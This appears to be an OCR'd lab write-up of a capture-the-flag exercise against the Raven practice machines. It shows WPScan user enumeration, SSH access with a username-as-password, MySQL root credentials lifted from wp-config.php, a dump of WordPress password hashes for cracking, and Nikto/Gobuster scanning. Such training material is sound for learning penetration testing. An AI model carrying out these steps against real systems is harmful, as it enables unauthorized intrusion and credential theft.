


```
[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=4.8.7'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.1.110/wordpress/, Match: 'WordPress 4.8.7'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==============================================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Wed Sep  1 17:33:07 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.833 KB
[+] Memory used: 119.832 MB
[+] Elapsed time: 00:00:03
```

Exploitation: Weak Passwords Target 1


Summary of Exploitation:

- Summary of Exploitation:
- The exploit used was manual brute force cracking into Michael’s user account
- The exploit revealed easy and obvious SSH access (password was obvious, same as username: michael)
- Commands:
  - ○ ssh michael@192.168.1.110
  - ○ pw: michael



```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun May 15 01:44:26 2022 from 192.168.1.90
michael@target1:~$ 
```

Exploitation: MySQL Login Access/Data Exfiltration Target 1




```
michael@target1:/var/www/html$ ls -l
total 148
-rw-r--r-- 1 root root 13265 Aug 13  2018 about.html
-rw-r--r-- 1 root root 10441 Aug 13  2018 contact.php
-rw-r--r-- 1 root root  3384 Aug 12  2018 contact.zip
drwxr-xr-x 4 root root  4096 Aug 12  2018 css
-rw-r--r-- 1 root root 35226 Aug 12  2018 elements.html
drwxr-xr-x 2 root root  4096 Aug 12  2018 fonts
drwxr-xr-x 5 root root  4096 Aug 12  2018 img
-rw-r--r-- 1 root root 16819 Aug 13  2018 index.html
drwxr-xr-x 3 root root  4096 Aug 12  2018 js
drwxr-xr-x 4 root root  4096 Aug 12  2018 scss
drwxr-xr-x 7 root root  4096 Aug 12  2018 Security - Doc
-rw-r--r-- 1 root root 11166 Aug 13  2018 service.html
-rw-r--r-- 1 root root 15449 Aug 13  2018 team.html
drwxrwxrwx 7 root root  4096 Aug 13  2018 vendor
drwxrwxrwx 5 root root  4096 May 23 23:37 wordpress
michael@target1:/var/www/html$
```


Summary of Exploitation:

- Utilized user “michael’s” privileges to locate the MySQL username and password for the WordPress site’s database.
- The exploit revealed MySQL plaintext password, username and hostname in the wp-config.php file
- Successfully gained root privileges to the MySQL database
- MySQL database enumeration/queries
- Discovered the password hashes for the users michael and steven an saved them to a wp_hashes.txt file in order to be brute forced.The exploit used was the unhindered ability to traverse/navigate directories and cat WordPress files
- Commands:


cd /var/www/html/wordpress/wp-config.php	(Get MySQL User ID and Password)
cat wp-config.php	
mysql –uroot –p’R@v3nSecurity’ -hlocalhost	(Log in to MySQL)
show databases;	(Get names of MySQL schemas)
use wordpress;	(Make Wordpress the default schema)
show tables;	(Get list of tables)
select *from wp_users;	(Display the tables contents)




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
```



```
/** The name of the
define('DB_NAME',

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating datab
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change
define('DB_COLLATE', '');
```



```
mysql> use wordpress;
Reading table information
You can turn off this feat

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```




```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+--------------------
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url | user_registered     | user_activat
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+--------------------
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+------------------+----------+---------------------+--------------------
-------+-------------+----------------+
```

Exploitation: WordPress Enumeration Target 2

Summary of Exploitation:

- Used Nikto to enumerate the WordPress site (creating a list of exposed URLs the Target HTTP server exposes and gathered version information).
  - Command: nikto -C all -h 192.168.1.115
- Determined the website is running on Apache/2.4.10 (Debian)
- Performed a more in-depth enumeration with Gobuster
  - The PATH file in the /VENDOR directory was modified recently compared to other files
  - Achieved list of interesting and possibly exploitable directories
  - Open up the link in the web browser 192.168.1.115/vendor/PATH and located Flag 1
